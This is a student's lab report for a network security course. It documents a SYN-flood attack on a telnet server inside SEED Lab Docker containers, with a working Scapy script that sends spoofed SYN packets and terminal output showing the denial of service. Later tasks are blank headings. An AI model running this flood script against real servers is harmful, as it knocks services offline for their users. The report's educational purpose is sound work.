CS 5153/5053 Network Security, Spring 2023

Project 3: TCP Attacks

Report

Student: Austin Tyler Conn

Contents

Link to Source Code https://github.com/austinc3030/tcp_m11809075

Host Environment Used

Operating System: Ubuntu 20.04 LTS

```
seed@network-security-seedlabs:/home/austinc3030$ uname -a
Linux network-security-seedlabs 5.15.0-1030-gcp #37~20.04.1-Ubuntu SMP Mon Feb 2
0 04:30:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
seed@network-security-seedlabs:/home/austinc3030$
```

Hardware: Google Cloud E2 Instance

Links Used for Environment Setup:

- seed-labs/seedvm-cloud.md at master · seed-labs/seed-labs (github.com)
- seed-labs/create_vm_gcp.md at master · seed-labs/seed-labs (github.com)

Docker Information

```
seed@network-security-seedlabs:/home/austinc3030$ dockps
f54490ab838c  seed-attacker
81c6cbc0cda3  user1-10.9.0.6
bd2340d0fba8  user2-10.9.0.7
67c3c3687418  victim-10.9.0.5
seed@network-security-seedlabs:/home/austinc3030$
```

```
seed@network-security-seedlabs:/home/austinc3030$ docker network ls
NETWORK ID     NAME           DRIVER    SCOPE
ba8c0c980c83   bridge         bridge    local
ba0612588179   host           host      local
e5b89a0c237d   net-10.9.0.0   bridge    local
bca514a37034   none           null      local
seed@network-security-seedlabs:/home/austinc3030$
```

Assumptions

1. Mapping between PDF document and docker containers provided:
    a. Client (10.0.2.5) = user1-10.9.0.6 (10.9.0.6)
    b. Server (10.0.2.6) = victim-10.9.0.5 (10.9.0.5)
    c. Attacker (10.0.2.7) = seed-attacker (10.9.0.1)

Task 1

How did you perform the attack in your VM

1. Write code for scapy.

```
src > task1.py
#!/bin/python3
from scapy.all import *
from random import randrange
import sys

# Targeting victim/server container's telnet port
strDestinationIP = "10.9.0.5"
intDestinationPort =  23

while True:  # Run until CTRL+C

    # Pick an arbirtrary source IP address and port number
    intSourcePort = randrange(1, 65535)
    strSourceIP = str(RandIP())

    # Build the IP layer of the packet
    lyrIP = IP(src=strSourceIP, dst=strDestinationIP)

    # Build TCP layer of the packet
    lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="S", seq=12435)

    # Build the full packet and show it
    pktSynPacket = lyrIP / lyrTCP
    pktSynPacket.show()

    # Send the packet
    send(pktSynPacket, verbose=0)
```

2. Check the size of net.ipv4.tcp_max_syn_backlog on the victim/server.

```
victim-10.9.0.5
File  Edit  View  Terminal  Tabs  Help
root@67c3c3687418:/tcp_m11809075# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@67c3c3687418:/tcp_m11809075#
```

3. Check the connections on the victim/server.

```
victim-10.9.0.5
File  Edit  View  Terminal  Tabs  Help
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
root@67c3c3687418:/tcp_m11809075#
```

4. Initiate a telnet session from user1/client to the victim/server.

```
user1-10.9.0.6
File  Edit  View  Terminal  Tabs  Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login:
```

5. Check connections on the victim/server to see the new telnet connection.

```
victim-10.9.0.5
File  Edit  View  Terminal  Tabs  Help
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:51640          ESTABLISHED
root@67c3c3687418:/tcp_m11809075#
```

6. Disable SYN cookies on the victim/server per the assignment instructions (Note: the SEED Lab Docker Image for the victim/server already has SYN cookies disabled.)

```
victim-10.9.0.5
File  Edit  View  Terminal  Tabs  Help
root@67c3c3687418:/tcp_m11809075# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3
root@67c3c3687418:/tcp_m11809075# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@67c3c3687418:/tcp_m11809075#
```


7. From the attacker, initiate a SYN attack using code from step 1.

```
seed-attacker
File  Edit  View  Terminal  Tabs  Help
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 40.166.217.115
  dst       = 10.9.0.5
  \options   \
###[ TCP ]###
     sport     = 6180
     dport     = telnet
     seq       = 12435
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = S
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
```


8. Attempt to initiate a new telnet session from user1/client to the victim/server.

```
user1-10.9.0.6
File  Edit  View  Terminal  Tabs  Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@81c6cbc0cda3:/tcp_m11809075#
```

9. Check netstat on the victim/server to see the active connections.



Note: Full output of netstat -nat above, truncated output below for readability.



Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Task 2

How did you perform the attack in your VM

Screenshots

Was the attack successful

Task 4

How did you perform the attack in your VM

Screenshots

Was the attack successful

Task 5

How did you perform the attack in your VM

Screenshots

Was the attack successful